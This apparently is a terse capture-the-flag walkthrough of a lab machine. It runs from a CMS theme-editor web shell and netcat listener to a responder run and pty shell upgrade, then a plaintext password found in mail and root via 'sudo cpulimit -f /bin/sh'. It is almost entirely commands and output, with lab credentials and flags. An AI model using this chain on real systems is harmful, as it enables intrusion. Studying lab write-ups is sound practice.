


http://ourcms.mofo.pwn:9090/admin/index.php?




http://ourcms.mofo.pwn:9090/admin/theme-edit.php


shell.php




ourcms.mofo.pwn:9090/admin/theme-edit.php?t=Innovation&f=template.php



sudo nc -nlvp 443



sudo responder -I eth0



su krista

garcia

python -c 'import pty;pty.spawn("/bin/bash")'

cat user.txt

a81be4e9b20632860d20a64c054c4150

```
krista@nancy:~$ cat user.txt
cat user.txt
a81be4e9b20632860d20a64c054c4150
```

/var/mail

cat krista

shakoor:9k4lw0r82em3

```
BTW.
You will need my username and password when you step in for me next week
shakoor:9k4lw0r82em3
```

su shakoor

9k4lw0r82em3

sudo -l

```
krista@nancy:/var/mail$ su shakoor
su shakoor
Password: 9k4lw0r82em3

shakoor@nancy:/var/mail$ sudo -l
sudo -l
Matching Defaults entries for shakoor on nancy:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User shakoor may run the following commands on nancy:
    (ALL) NOPASSWD: /usr/bin/cpulimit
```

cpulimit --help

```
shakoor@nancy:/var/mail$ cpulimit --help
cpulimit --help
CPUlimit version 2.4
Usage: cpulimit TARGET [OPTIONS...] [-- PROGRAM]
   TARGET must be exactly one of these:
      -p, --pid=N        pid of the process
      -e, --exe=FILE     name of the executable program file
                         The -e option only works when
                         cpulimit is run with admin rights.
      -P, --path=PATH    absolute path name of the
                         executable program file
   OPTIONS
      -b  --background   run in background
      -f  --foreground   launch target process in foreground and wait for it to exit
      -c  --cpu=N        override the detection of CPUs on the machine.
      -l, --limit=N      percentage of cpu allowed from 1 up.
                         Usually 1 - 200, but can be higher
```

sudo cpulimit -l 100 -f /bin/sh

```
shakoor@nancy:/var/mail$ sudo cpulimit -l 100 -f /bin/sh
sudo cpulimit -l 100 -f /bin/sh
Process 1429 detected
# id
id
uid=0(root) gid=0(root) groups=0(root)
# uname -a
uname -a
Linux nancy 4.19.0-5-amd64 #1 SMP Debian 4.19.37-5+deb10u2 (2019-08-08) x86_64 GNU/Linux
```

./proof.sh

305c941fe2d57c4063d256477df70ff1

```
# ./proof.sh
./proof.sh
'unknown': I need something more specific.

      _                                  _     _
 _ __ (_) ___ ___  __      _____  _ __ | | _| |
| '_ \| |/ __/ _ \ \ \ /\ / / _ \| '__| |/ / |
| | | | | (_|  __/  \ V  V / (_) | |  |   <|_|
|_| |_|_|\___\___|   \_/\_/ \___/|_|  |_|\_(_)

Tempus Fugit pwned...
--------------------------------------------------------------------------------

Proof: 305c941fe2d57c4063d256477df70ff1
Path: /root
Date: Sat 03 Oct 2020 08:16:17 AM CEST
Whoami: root
--------------------------------------------------------------------------------

Don't feed the bats tonight.
```